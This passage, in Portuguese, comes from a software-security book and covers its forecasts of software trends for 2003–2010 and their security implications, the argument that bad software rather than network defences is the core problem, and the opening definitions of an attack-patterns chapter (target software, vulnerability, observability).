Correndo o risco de estar seriamente equivocados, iremos agora consultar nossa bola de cristal e ver o futuro do software. Nossa missão é entender aonde estamos indo e pensar como isso irá influir na segurança de software e na arte de explorar o software. Nossa apresentação é organizada em três períodos. (Naturalmente, qualquer pessoa que se propõe a prever o futuro está fadada a erro). Portanto, seja cauteloso em relação a estas previsões.[14]

Futuro de curto prazo: 2003–2004

Iniciamos com uma discussão sobre o futuro imediato em termos de software. Muitas dessas tendências já estão em vigor agora que escrevemos este livro. Algumas vêm emergindo há alguns anos.

Mais componentes: O software baseado em componentes finalmente está se consolidando. Um dos motivos disso é a necessidade de sistemas mais robustos,

---

14. Cabe aqui um agradecimento. Este material foi desenvolvido com a contribuição de várias pessoas, dentre as quais o Technical Advisory Board da Cigital. As principais contribuições foram de Jeff Payne (Cigital), Peter Neumann (SRI), Fred Schneider (Cornell), Ed Felten (Princeton), Vic Basilli (Maryland) e Elaine Weyuker (AT&T). Naturalmente, quaisquer erros e omissões são nossa falha.

confiáveis e seguros. As empresas que têm código de missão crítica estão utilizando sistemas como Enterprise Java Beans (EJB), CORBA e COM (inclusive sua instânciação .NET). Os componentes escritos nesses frameworks funcionam naturalmente em um ambiente distribuído e foram criados tendo em mente a comunicação interobjetos entre vários servidores. Várias organizações de desenvolvimento avançado estão criando componentes padronizados para propósitos especiais (criando, às vezes, componentes críticos para a segurança, como um componente para a autenticação adequada do usuário). Isso pode ser extremamente útil ao abordar o problema de criação de softwares críticos para a segurança, porque os componentes-padrão que implementam uma arquitetura de segurança razoável podem ser integrados transparentemente em um novo projeto. Entretanto, a arte de combinar componentes em um sistema coerente enquanto se mantêm as propriedades emergentes, como a segurança, é algo extremamente difícil e mal compreendido, o que deixa o software baseado em componentes sujeito à exploração.

Integração mais forte com o sistema operacional (SO): O fato de a Microsoft ter integrado o Internet Explorer ao seu SO não aconteceu por acaso. Os limites entre o SO e os aplicativos, que antes eram claros, começam a desaparecer. Muitas atividades que antes requeriam aplicativos de uso especial, agora vêm como padrão em muitos SOs, e os aplicativos que parecem ser independentes (stand-alone) costumam ser meras fachadas criadas com base em vários serviços do SO. A integração profunda com o SO leva a riscos de segurança, porque vai contra o princípio de compartimentalização. Quando a exploração de um aplicativo tem como efeito colateral o comprometimento total do SO, a exploração do sistema por meio do software torna-se muito mais fácil.

O início do encapsulamento: Os sistemas operacionais tendem a fazer demais, em todas as situações. Isso leva a problemas de segurança e confiabilidade. Uma maneira de combater o fenômeno do "exagero" produzido pela forte integração entre aplicativos e sistemas operacionais é encapsular funções semelhantes em conjunto e protegê-las do lado de fora. Um dos bons exemplos daquilo que queremos pode ser localizado no encapsulamento do SO pela JVM. A JVM controla de forma mais rigorosa os programas que executa, em comparação com um SO genérico. Isso é muito bom para segurança de software. Logicamente, é muito difícil fazer com que os modelos de segurança avançados com base no encapsulamento baseado na linguagem funcionem perfeitamente. Muitas explorações conhecidas de software foram tentadas contra a JVM (consulte *Securing Java* [McGraw e Felten, 1998]).

O começo da tecnologia sem fio: A adoção do sistema sem fio está começando com força. Logo o 802.11b e seus sucessores (esperamos que sejam melhorados) serão utilizados de forma generalizada. A conexão em rede sem fio tem um forte impacto (negativo) na segurança porque atua para quebrar ainda mais as barrei-

ras físicas. Sem a necessidade de fio para conectar as máquinas fisicamente, fica muito mais difícil determinar onde o perímetro de segurança está localizado. As explorações de software em sistemas sem fio foram amplamente alardeadas pela imprensa em 2001, inclusive uma quebra completa do algoritmo de criptografia de privacidade equivalente à com fio (WEP)[15] e o ressurgimento dos ataques de envenenamento de cache do protocolo de resolução de endereços (*address resolution protocol* – ARP) (http://www.cigital.com/news/wireless-se.html). No momento em que este livro está no prelo, o 802.11i vem sendo adotado rapidamente. Ele promete uma abordagem superior à segurança, em comparação com o WEP, muito criticado.

Mais PDAs (e outros sistemas embarcados): Os PDAs como o Palm Pilot estão tornando-se comuns. Novas gerações desses dispositivos contêm o recurso de Internet incorporado. O Treo da Handspring representa a convergência entre telefone, PDA e sistema de e-mail em um dispositivo de rede altamente portável. Esses dispositivos são aparelhos simples, de mão, que podem ser utilizados para executar várias atividades críticas para a segurança, como verificação de e-mail, pedido de entrega de refeições e compra de ações. Em geral, os PDAs são programados remotamente e utilizam o paradigma do código móvel para receber e instalar novos programas. Embora tenha havido poucas explorações de software em PDAs até o momento, os PDAs-padrão geralmente não têm uma estrutura de segurança.

Sistemas logicamente distribuídos: Os softwares baseados em componentes e os sistemas distribuídos andam de mãos dadas. Os componentes, quando são feitos corretamente, proporcionam funções que podem ser combinadas de forma interessante. Dessa forma, a funcionalidade de um sistema completo é logicamente distribuída entre vários componentes interconectados. Esse tipo de formato modular é útil porque permite separar as atribuições e compartimentar; mas os sistemas distribuídos são complicados e é difícil fazê-los funcionar perfeitamente. Os sistemas distribuídos mais comuns da atualidade estão colocados geograficamente e costumam usar um único processador em comum. A família Windows de sistemas operacionais, composta de centenas de componentes como DLLs, é um grande exemplo disso. O Windows é um sistema logicamente distribuído. Infelizmente, a complexidade é amiga da exploração de software; sendo assim, os sistemas distribuídos costumam facilitar a tarefa de explorar o software.

Surgimento do .NET: A Microsoft entrou na "briga" do código móvel com o surgimento do .NET. Normalmente, quando a Microsoft entra forte em um mercado, isso é um sinal que o mercado está maduro e pronto para ser explorado. O

15. A quebra do WEP foi popularizada por Rubin e Adam Stubblefield. Para obter mais informações, consulte http://www.nytimes.com/2001/08/19/technology/19WIRE ou http://www.avirubin.com.

Java apresentou ao mundo o código móvel e o formato moderno de software centrado na rede. É provável que o .NET desempenhe um papel importante no código móvel à medida que evoluir. As explorações contra modelos avançados de segurança que se destinam a proteger contra códigos móveis maliciosos vêm sendo debatidas há anos. O surgimento de um conjunto de tecnologias para VM, desde as VMs para pequenos processadores de cartão inteligente de 8 bits até complicadas VMs de servidor de aplicativos que dão suporte a sistemas como o j2EE significa que, do ponto de vista da segurança, o tamanho único não serve para todas as funções. Ainda há muito trabalho a fazer para determinar os tipos de mecanismos de segurança razoáveis para dispositivos com limitações de recursos (como os dispositivos J2ME).[16] Nesse ínterim, as novas VMs da série estão prontas para a exploração de software.

Código móvel em uso: O surgimento do Java em 1995 foi anunciado com muito estardalhaço sobre applets e código móvel. O problema era que o código móvel estava à frente do seu tempo. À medida que os dispositivos Internet embarcados vão se tornando mais comuns e vários sistemas diferentes são colocados juntos em rede, o código móvel chegará à situação ideal. Isso fica evidente ao considerar que é improvável que os telefones com JVMs sejam programados por meio dos botões do telefone. Em vez disso, o código será escrito em outro dispositivo e carregado no telefone conforme a necessidade. Apesar de certamente existirem problemas críticos de segurança em relação ao código móvel (consulte *Securing Java* [McGraw e Felten, 1998] para ver exemplos), a demanda e o uso do código móvel aumentarão.

Código Web e XML: Embora o estouro da bolha do .com tenha diminuído o entusiasmo em torno do comércio eletrônico (e-business), ainda é verdade que os sistemas baseados na Web realmente pressionam as cadeias de valor comercial de maneiras tangíveis. Os negócios continuarão a tirar proveito de sistemas centrados na Web para se tornar mais eficientes. A XML, uma linguagem simples de marcação de dados, desempenha um papel importante no armazenamento e na manipulação de dados nos sistemas modernos de comércio eletrônico. O código baseado na Web tem vários problemas em relação à segurança. Se a empresa utiliza um servidor Web para armazenar dados de missão crítica, a segurança do servidor (e todos os aplicativos executados nele) se torna mais importante. Grandes quantidades de explorações no início dos anos 2000 têm o objetivo de comprometer o software baseado na Web.

Serviços por assinatura: A idéia de pagar pelo que você realmente utiliza está começando a ser aplicada ao software e a outros conteúdos digitais. Isso leva a

16. McGraw atualmente desenvolve uma pesquisa com o apoio da Defense Advanced Research Projects Agency (DARPA) sobre esse problema: Verba da DARPA no. F30602-99-C-0172, intitulada *An Investigation of Extensible System Security for Highly Resource-Constrained Wireless Devices.*

um conjunto evidente de problemas de segurança, como, por exemplo, proteger o serviço ou o conteúdo (o objeto da assinatura) contra roubo. De acordo com a teoria de ciência da computação, a proteção do conteúdo digital é um problema não-resolvido e impossível de resolver. Há muitas explorações de software nessa área, apesar de leis como a Digital Millennium Copyright Act (DMCA) com o objetivo de tornar essas explorações ilegais.

O futuro próximo do software já está acontecendo. O estado atual das tendências identificadas aqui pode ser verificado aprofundando-se nos conceitos, tecnologias e idéias a seguir:

- Linguagens de programação avançadas (especialmente as que têm propriedades de tipos seguros)
- Java, scheme, Eiffel, ML (o conhecimento de cálculos lambda é útil)
- Computação distribuída
- Contêineres
- Criação de software seguro
- "Sandboxing" e encapsulamento de execução de código
- WAP, iMode, 2.5G, 3G
- Rede de baixo nível

Futuro de médio prazo: 2005–2007

É provável que as tendências de curto prazo abordadas anteriormente evoluam, tendo como resultado um novo conjunto de idéias de destaque. Tenha em mente que, quanto mais olhamos para a bola de cristal, maior é a possibilidade de erro.

Unidades computacionais de uso especial: É provável que surjam dispositivos que se destinem a uma (e somente uma) finalidade. Existem vários objetos computacionais desse tipo nos atuais sistemas de telecomunicações.[17] O surgimento de dispositivos do dia-a-dia com software embarcado é interessante sob a perspectiva de segurança, principalmente se forem dispositivos com capacidade de rede. A famosa "torradeira via Internet" pode tornar-se uma realidade; o problema é que você corre o risco de que o pão queime devido à ação de um hacker.

Surgimento de objetos verdadeiros: Os objetos no mundo físico têm forma e função. Recursos computacionais serão acrescentados a vários objetos "comuns"

17. Observe que há contra-exemplos dessa tendência. Por exemplo: a única diferença entre os tipos de motor em algumas linhas de produto de automóveis é o software de controle que altera os parâmetros de desempenho do motor. Isso leva ao surgimento de um mercado negro de código de controle de motores (utilizado para "envenenar" os carros). Esse software de controle é executado em plataformas computacionais padrão. O hacking do software de controle de automóveis também é conhecida como "chipping".

para aumentar a capacidade. Não se sabe se a nova capacidade assumirá a forma de um computador universal que aceita código móvel para determinar sua função. Sob o ponto de vista do usuário, o resultado disso serão os "objetos inteligentes". O software desempenhará um papel importante nos objetos inteligentes, e é provável que o comprometimento desses objetos, sob o ponto de vista da segurança, envolva a exploração de software.

.NET e Java: Os sistemas que envolvem VMs que executam o mesmo código em várias plataformas diferentes se tornarão muito mais comuns. (A Sun expressa essa idéia de um modo muito conciso e objetivo: "escreva uma vez; execute em qualquer lugar.") Desde o surgimento do Java em 1995, a JVM tomou de assalto o mundo do software. O .NET é resposta da Microsoft para o fenômeno Java. Embora a tecnologia de VM permita o uso de modelos de segurança avançados baseados em linguagem, as VMs são também grande motivador da extensibilidade, e, como já dissemos, a extensibilidade é um perigo.

Encapsulamento do SO: O encapsulamento do SO liderado pelo Java e pelo .NET continuará a ganhar importância. A proliferação dessas plataformas traz a idéia de uma VM que possa, de fato, fazer com que o recurso de "escrever uma vez; executar em qualquer lugar" chegue mais próximo à realidade. Os dispositivos incorporados com implementações de hardware de VMs serão mais comuns. O movimento final dessa tendência pode muito bem ser um tipo de SO de "uso especial" criado especificamente para o dispositivo ao qual os SOs oferecem suporte. Um dos primeiros exemplos é o SO da Palm. Como os kernels dos SOs em geral funcionam à base de privilégios, a idéia do código privilegiado e superusuário (SUID) será transferida para o próprio dispositivo. Essa é uma possível área de exploração.

Disseminação dos sistemas sem fio e embarcados: O conceito de rede sem fio será firmemente consolidado e disseminado. Os problemas de segurança aumentarão à medida que uma quantidade maior de aplicativos críticos para os negócios venham a incluir um componente sem fio.

Sistemas geograficamente distribuídos: Os sistemas logicamente distribuídos como o Win32 evoluirão para sistemas geograficamente distribuídos à medida que surgem as unidades computacionais de uso especial. Assim que esses sistemas passarem a utilizar a rede como um meio de comunicações, os problemas de segurança serão maiores. A segurança no nível de transporte por meio de criptografia pode ajudar a resolver esses problemas, mas os ataques "man-in-the-middle" serão mais corriqueiros, assim como os ataques ligados à sincronia, como *races conditions*. A exploração de software em um sistema geograficamente distribuído é interessante porque o leque de proteções oferecidas por vários hosts diferentes do sistema tem possibilidade de variar. Como a força da segurança é a força do seu elo mais fraco, o ato de determinar qual dos vários hosts distribuídos é o mais fraco fará parte da estratégia de ataque.

Adoção da computação terceirizada: A computação pode vir a ser mais parecida com a energia elétrica, com ciclos disponíveis para o uso simplesmente "ligando na tomada". O conceito de computação terceirizada envolve vários problemas de segurança.[18] Questões do tipo: *como se pode confiar em uma resposta? Como se pode proteger o conhecimento sobre o problema que está sendo resolvido a partir do host que faz a computação?* A questão "*Como se pode delegar recursos e carga para uso adequadamente?*" será corriqueira. O impacto da exploração de software será grande, porque o invasor terá de determinar não só como atacar, mas também onde atacar, e a redundância será utilizada para detectar ataques.

Distribuição de software: A idéia de instalar cópias de um programa de nível corporativo em cada máquina começará a fazer menos sentido. Em vez disso, a funcionalidade de software será fornecida de acordo com a necessidade e os usuários pagarão pelas funções que usarem. É provável que o modelo de licenciamento de software Application Service Provider (ASP) comece a ser mais utilizado. As empresas de software estão se preparando para isso mudando o modo atual de licenciamento e cobrança de software. Uma nova classe de ataques a software direcionados a furtar funções sub-repticiamente evoluirá.

O código móvel prevalecerá: Devido à onipresença dos sistemas em rede, no futuro todo código será móvel. O termo *código móvel* cairá em desuso por ser redundante. Os modelos de segurança baseados na linguagem terão mais importância, e os ataques contra esse tipo de mecanismos de segurança (muitos dos quais foram inventados em meados da década de 1990) serão comuns.

Os profissionais de software que estiverem interessados em reagir contra essas tendências e proteger o código contra exploração devem aprender o máximo possível sobre os seguintes conceitos:

- Pensamento orientado a objetos
- Entendimento das implicações temporais
- Sistemas distribuídos
- Segurança em um ambiente hostil
- Não pressuponha nada
- Linguagens de programação
- Simplicidade
- Injeção de falhas
- Privacidade e controle

Futuro de longo prazo: 2008–2010

Agora passaremos a fazer previsões sobre o futuro de software a longo prazo. Como o desenvolvimento do software e tempo da Internet têm levado a uma grande acelera-

---

18. Naturalmente, isso é um resquício dos sistemas de tempo compartilhado das décadas de 1960 e 1970.

ção na mudança do software, essas previsões podem estar totalmente erradas. Tenha muita cautela em relação a elas.

Objetos verdadeiros: O ponto extremo da interseção de objetos computacionais, encapsulamento de SO e computação geograficamente distribuída terá como resultado a disseminação dos objetos verdadeiros. Canetas e papel terão APIs (Application Programming Interface). Interruptores de lâmpadas executarão códigos. A exploração de software será mais divertida do que nunca.

Desaparecimento do SO: Depois de ser "abraçado" e encapsulado pela VM, o SO começará a desaparecer. Os aplicativos terão seus próprios serviços do tipo SO a partir de vários componentes. A Microsoft parece concordar, e é fácil perceber por que a Microsoft leva o .NET a sério. A mensagem de McNealy a respeito da "rede como computador" será uma realidade. Essa tendência pode dificultar a exploração de software. Atualmente, com plataformas monolíticas comuns compartilhando as mesmas vulnerabilidades em uso generalizado, há uma quantidade enorme de alvos em potencial. No futuro, é provável que a escolha de alvos não seja tão fácil.

Serviços computacionais: A tendência de distribuição de software pode evoluir para um mercado de serviços computacionais. Esses serviços podem ser vendidos "por ciclo" para programas que se conectam a eles e solicitam subcomputações.

Teia de computação (onipresença): Os ciclos podem tornar-se tão onipresentes quanto o ar. A cobrança por ciclos (e por CPUs) não fará mais sentido.

Dispositivos inteligentes: Os dispositivos não serão "inteligentes" apenas no sentido que terão um software incorporado; as técnicas de inteligência artificial (IA) começarão a ser utilizadas em dispositivos do dia-a-dia. As técnicas de IA começarão a ser utilizadas para fins de segurança, confiabilidade e outras propriedades emergentes de software.

Todo código será móvel: Como a rede é o computador, todo código será baseado em rede.

Computação baseada na localização: Serão comuns os programas que reagem ao *local* onde estão sendo executados. Algoritmos criptográficos que funcionam somente em certas coordenadas de um satélite de posicionamento global (GPS) serão amplamente utilizados (não apenas pelos órgãos de inteligência, como acontece atualmente). Haverá programas que ajudarão os usuários lembrando-os de algumas coisas (e vendendo coisas) com base na proximidade física ("não se esqueça de pegar o leite"). De certa forma, os telefones WAP estão abrindo caminho, com recursos de propaganda sensíveis ao local.

Sistemas auto-organizáveis e computação emergente: É possível que seja inventado um software que se organiza para resolver um problema. Utilizando algoritmos genéticos, métodos clássicos de busca e metáforas biológicas, novos tipos de software serão criados. Defesas biológicas naturais (como o sistema imunológico) serão copiadas pelos sistemas de software do futuro que quiserem sobreviver e prosperar em um ambiente hostil. O software auto-organizável pode ser mais difícil de explorar do que o código malfeito que existe atualmente.

Algumas áreas que parecem utópicas influenciarão profundamente o futuro distante de software. Essas áreas podem ser as seguintes:

- IA
- Sistemas emergentes e teoria de caos
- Teste automático
- Injeção de falhas em interfaces componentes
- Privacidade
- Interfaces

10 tendências emergem

Dez tendências estão interligadas em todas as previsões anteriores. Elas são as seguintes:

1. Desaparecimento do SO
2. Adoção em massa de redes sem fio
3. Sistemas embarcados e dispositivos computacionais especializados
4. Computação verdadeiramente distribuída
5. Evolução dos "objetos" e componentes
6. Teia de informações (onipresença)
7. IA, gerenciamento de conhecimento e computação emergente
8. Pagamento por byte (ou por ciclo ou função)
9. Ferramentas de projeto/programação de alto nível
10. Computação baseada na localização (*peer to peer*)

Devido à velocidade da evolução do software em um tempo de vida relativamente curto, é fácil explorar o software. Obviamente, a evolução do software não ficará mais lenta. Isso dificulta muito o trabalho de criação de softwares que se comportam bem e dá muito espaço para os invasores de software trabalharem.

O que é segurança de software?

Fazer o software se comportar bem é um processo que envolve identificar e codificar a política e, em seguida, fazer cumprir a política com uma tecnologia razoável. Não existe nenhuma "bala de prata" na segurança de software. A tecnologia avançada de análise de código é boa para encontrar erros no nível de implementação, mas não há

nenhum substituto para experiência. A tecnologia avançada de segurança de aplicativos é excelente para garantir que somente softwares aprovados sejam executados, mas não é boa para encontrar vulnerabilidades em executáveis.

No final da década de 1990, houve uma explosão no mercado de segurança, e várias "soluções de segurança" foram criadas e vendidas. O dinheiro correu solto. Mas, depois de anos de gastos em firewalls, produtos antivírus e criptografia, as explorações continuam em crescimento. As vulnerabilidades estão aumentando, como mostra a Figura 1.8.




Figura 1.8: Vulnerabilidades de software relatadas ao CERT/CC. Esse número continua a aumentar.

Na verdade, firewalls oferecem pouca proteção às redes. Os produtos de detecção de invasões estão cheios de erros e causam uma quantidade excessiva de falsos positivos, ficando aquém das expectativas comerciais. As empresas de serviço empregam anos de trabalho, mas o código ainda permite a invasão. Por que isso acontece? Em que temos gasto dinheiro durante todo esse tempo?

Um dos fatores importantes é que a segurança foi vendida como um produto, uma solução como se fosse a bala de prata: "É só comprar essa geringonça e todos os seus problemas acabam." Você compra uma caixa vermelha, parafusa-a em um suporte e espere... o quê? A maioria dos mecanismos de defesa vendidos atualmente faz pouco para atacar o cerne do problema — software de má qualidade. Em vez disso, eles atuam de modo reativo: *não permitem que os pacotes entrem nessa ou naquela porta. Procuram arquivos que contenham um determinado padrão. Descartam pacotes parciais e pacotes de maior tamanho sem analisá-los.* Infelizmente, o tráfego de rede realmente não é a melhor abordagem ao problema. O problema é o software que processa os pacotes que *têm* permissão para entrar.

Podemos afirmar sem dúvida nenhuma que há defeitos no software que você utiliza todos os dias e que esse software faz certas coisas, como fazer a rede funcionar.

De fato, o software desempenha um papel significativo na manutenção dos negócios da maioria das empresas atuais. Podemos tentar impedir que pessoas mal intencionadas tenham acesso ao software mal feito, mas isso está ficando mais difícil, à medida que as barreiras convencionais entre os focos de informação vão desaparecendo. Para ganhar velocidade e operar no tempo da Internet, permitimos que as informações se movam mais rápido. Isso significa ter mais serviços e uma explosão de interfaces voltadas ao exterior. Significa ter mais aplicativos expostos na extremidade externa das redes. Significa que uma quantidade maior de softwares fica exposta a invasores em potencial. Até mesmo os usuários domésticos ficam expostos, com a maior utilização de software em casas, carros e bolsos. Todo mundo está em risco.

Conclusão

A exploração de software é uma arte e um desafio. Primeiro é necessário descobrir o que o código está fazendo — freqüentemente, observando o funcionamento dele. Às vezes é possível quebrá-lo e analisar as partes. Às vezes você pode enviar entradas malucas e observar a confusão que isso provoca. Às vezes você pode desassemblá-lo, descompilá-lo, juntar tudo e fazer testes. Às vezes (principalmente quando se é um "white hat", ou seja, um hacker do bem) pode-se analisar o projeto e identificar problemas na arquitetura.

Este livro trata da arte da exploração de software. Na verdade, de certa forma, este livro é uma arma de ataque. É destinado aos hackers.[19] Os "script kiddies" não gostarão deste livro simplesmente porque não oferecemos hacks "prontos".[20] Este livro tem pouco valor para as pessoas que querem simplesmente atacar uma rede de

---

19. Utilizamos o termo *hacker* em seu sentido tradicional, conforme a definição do *Hacker's Dictionary: hacker: [originalmente, pessoa que faz móveis com um machado] Substantivo. 1. Pessoa que gosta de explorar os detalhes de sistemas programáveis e o modo de ampliar suas capacidades, diferentemente da maioria dos usuários, que prefere aprender somente o mínimo necessário. 2. Pessoa que programa com entusiasmo (até mesmo com obsessão) ou que gosta de programar em vez de limitar-se a teorizar sobre a programação. 3. Pessoa capaz de apreciar o {valor do hack}. 4. Pessoa que tem talento para a programação rápida. 5. Especialista em um determinado programa, ou pessoa que trabalha freqüentemente nele com ele, como na expressão "hacker de Unix." (As definições de 1 a 5 estão correlacionadas, e as pessoas que se enquadram nelas se congregam.) 6. Especialista ou entusiasta em qualquer área. É possível ser um hacker em astronomia, por exemplo. 7. Pessoa que aprecia o desafio intelectual de superar ou contornar imitações com criatividade. 8. [obsoleto] Pessoa intrometida e mal-intencionada que tenta descobrir informações sigilosas por meio da intromissão. Daí os termos "hacker de senha," "hacker de rede". Consulte {cracker}. Disponível em http://www.mcs.kent.edu/docs/general/hac.*

20. O termo *script kiddie* é utilizado para descrever pessoas que exploram computadores utilizando scripts prontos, geralmente criados e distribuídos por outros. A maioria dos script kiddies não quer saber como o hack funciona; só quer que funcione. A expressão *script kiddie* é pejorativa, utilizada para designar uma pessoa que não tem habilidades e conhecimentos próprios e se baseia no trabalho de outros hackers mal intencionados, igual a uma criança que pode usar um revólver carregado com má intenção. Este livro não é para script kiddies.

computadores sem conhecer as armas de ataque. Em vez disso, este livro é sobre a exploração de sistemas de software ou, ampliando a analogia, é sobre a fabricação artesanal de armas.

Os sistemas de software são, em sua maioria, sistemas patenteados, complicados e personalizados. É por isso que a exploração de software não é uma atividade banal. É por isso que um livro como este é necessário; talvez não sejamos capazes de nos aprofundar no assunto.

Este livro é perigoso; mas o mundo é um lugar perigoso. Saber mais serve para protegê-lo. Alguns podem criticar a divulgação dessas informações, mas acreditamos que, no final das contas, guardar segredo e incentivar a obscuridade é prejudicial a todos. Acreditamos que, ao colocar livros como este nas mãos de pessoas do bem, ajudaremos a jogar na lata de lixo da história uma grande quantidade de problemas comuns em segurança de software.

2 Padrões de ataque

Um problema bem real da segurança computacional é a falta de uma terminologia comumente aceita. A segurança de software não é uma exceção. A confusão causada pela mídia popular (que tenta desesperadamente tratar de questões de segurança de computadores) não ajuda. Empregar mal e intencionalmente termos criados por fornecedores inescrupulosos que tentam enganá-lo para que você compre seus produtos também não ajuda. Nesta seção definiremos informalmente alguns termos utilizados ao longo do livro. Talvez algumas pessoas não concordem com a maneira como definimos e utilizamos os termos. Basta dizer que nosso objetivo é a clareza e a consistência, e separar as coisas dessa forma faz sentido quando se trata dessa questão.

A primeira e mais importante definição é o objetivo. Boa parte da diversão em explorar o software é escolher seu objetivo. Um programa de software sob ataque ativo, remota ou localmente, é chamado de *software-alvo*.

Um alvo pode ser um servidor na Internet, uma comutação de telefone ou um sistema isolado que controle a capacidade antiaérea. Para atacar um alvo, deve-se analisar a existência de vulnerabilidades. Às vezes, isso se chama *avaliação de risco*. Se uma vulnerabilidade de alto risco for descoberta, estará pronta para exploração. A vulnerabilidade não é uma exploração, mas é necessária para uma exploração ocorrer.

O software produz saída. Durante o teste, observamos a saída do software para determinar se um defeito [*fault*] resultou em uma falha [*failure*]. Quanto mais saída for gerada pelo software, mais fácil será detectar os estados internos defeituosos e assim por diante. *Observabilidade* é a probabilidade de que uma falha seja perceptível no espaço de saída.[1] Quanto maior a observabilidade, mais fácil será testar uma determinada parte do software. O software que não gera saída externa não tem como indicar uma falha. Um programa altamente observável talvez tenha capacidade incorporada de saída de depuração. Um programa que normalmente tenha observabilidade baixa pode ser alterado utilizando-se um depurador para fornecer observabilidade alta. Esse seria o caso se, por exemplo, um rastreador de fluxo de dados estivesse anexado ao alvo.

---

1. Para informações adicionais sobre a importância da observabilidade e dos testes, consulte *Software Fault Injection* [Voas e McGraw, 1999].

A exploração de software inclui a idéia de observabilidade, especialmente quando pensamos em explorações remotas. Por todo o livro discutimos diversas técnicas para melhorar a observabilidade. A idéia básica é reunir o maior número de informações sobre possíveis estados internos do programa, tanto estaticamente (enquanto está sendo criado) quanto dinamicamente (enquanto está sendo executado).

Uma taxonomia

Para medir o risco em um sistema, as vulnerabilidades devem ser identificadas. Um problema básico é que as vulnerabilidades de software permanecem, na maioria das vezes, sem classificação ou identificação. Há um pouco de ciência básica, mas é incompleta e antiquada. A boa notícia é que durante os últimos anos um grande conjunto de explorações de software específicos foi identificado, discutido e divulgado em várias partes da comunidade de software.

